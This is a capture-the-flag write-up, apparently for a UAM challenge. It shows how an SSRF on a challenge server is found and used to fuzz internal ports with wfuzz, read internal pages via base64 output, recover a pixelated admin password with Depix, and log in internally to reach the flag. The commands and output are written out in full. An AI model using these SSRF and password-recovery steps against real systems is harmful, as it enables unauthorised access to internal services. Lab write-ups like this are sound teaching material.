
UAM – SSRF & Depix Internals

The Challenge

Start point with 34.253.120.147:2106



To see how it works my first try is to introduce an url has www.lavenguardia.com and retuns empty.

Trying with an ngrok url I discovered that appears a base64 with the inspector info. So I suspect that could be an ssrf to extract internal data from the server.

Then I start fuzzing to localhost with burp free but as it was very slow the final solution came with wfuzz.

wfuzz -z range,1330-2100 --hh=5280 -d url=http://localhost:FUZZ http://34.253.120.147:2106

```
arsenics@kali:~/uam/internals$ wfuzz -z range,1330-2100 --sc=200 --hh 5280 -d url=http://localh
ost:FUZZ http://34.253.120.147:2106
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled agains
t Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation f
or more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://34.253.120.147:2106/
Total requests: 771

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000007:   200        223 L    472 W      5280 Ch     "1336"
000000009:   200        223 L    472 W      5280 Ch     "1338"
000000005:   200        223 L    472 W      5280 Ch     "1334"
000000004:   200        223 L    472 W      5280 Ch     "1333"
000000001:   200        223 L    472 W      5280 Ch     "1330"
```

Decoding the base64 in 1337 we see the source code from the actual website that runs internally in this port. Then we introduce port 2080:

URL*

Result


PCFET0NUWVBFIGh0bWw+CjxodG1sPgogIDxoZWFkPgogICAgPHRpdGxlPlVE

Decoding from base64 we see the following:

```
  </div>
  <div class="item">
    <label for="name">Login instructions<span>*</span></label>
    <br/><a href="./static/instructions-cbde2df6a7c89370edc449dc5705d30c.png">Download</a>
  </div>
  <div class="item">

  </div>
</form>
```

Downloading the image a notepad with credentials is found:



Looking for programs to depixelate the password I found Depix on github. In the usage it explains it should be cutted exactly the pixelated area in order to compare it and found the password.

```
usage = '''
>       The pixelated rectangle must be cut out to only include the pixelated rectangles.
>       The pattern search image is generally a screenshot of a De Bruijn sequence of ex#
>       made on a machine with the same editor and text size as the original screenshot #
'''
```

Tried to cutt it with different programs snniper tool, gimp, etc. At the end I achieved with paint.

Python3 depix.py -p /home/arsenics/uam/internals/paint.png -s images/searchimages/debruinseq_notepad_Windows10_close.png -o /home/arsenics/uam/internals/magiacl.png

```
arsenics@kali:~/uam/internals/Depix$ python3 depix.py -p /home/arsenics/uam/internals/paint.png
 -s images/searchimages/debruinseq_notepad_Windows10_close.png -o /home/arsenics/uam/internals/
magiacl.png
INFO:root:Loading pixelated image from /home/arsenics/uam/internals/paint.png
INFO:root:Loading search image from images/searchimages/debruinseq_notepad_Windows10_close.png
INFO:root:Finding color rectangles from pixelated space
INFO:root:Found 72 same color rectangles
INFO:root:72 rectangles left after moot filter
INFO:root:Found 1 different rectangle sizes
INFO:root:Finding matches in search image
INFO:root:Scanning 72 blocks with size (5, 5)
INFO:root:Scanning in searchImage: 0/1177
INFO:root:Scanning in searchImage: 64/1177
```

Opening the output image;

It coud be read more or less adminpassforuam

As the only access is from the internal server a request is made on the ssrf url:

http://127.0.0.1:2080/?user=admin&pass=adminpassforuam

Decoding the base64 shown in the screen:

```
      </div>
      <div class="item">
        <label for="name">Login instructions<span>*</span></label>
        <br/><a href="./static/instructions-cbde2df6a7c89370edc449dc5705d30c.png">Download</a>
      </div>
      <div class="item">
        UAM{5bd2e778f3ac88fcc1260e9351509e1a}
      </div>
    </form>
  </div>
 </body>
</html>
```

UAM{5bd2e778f3ac88fcc1260e9351509e1a}

Find me on:

@Ms_Arsenics

@Arsenics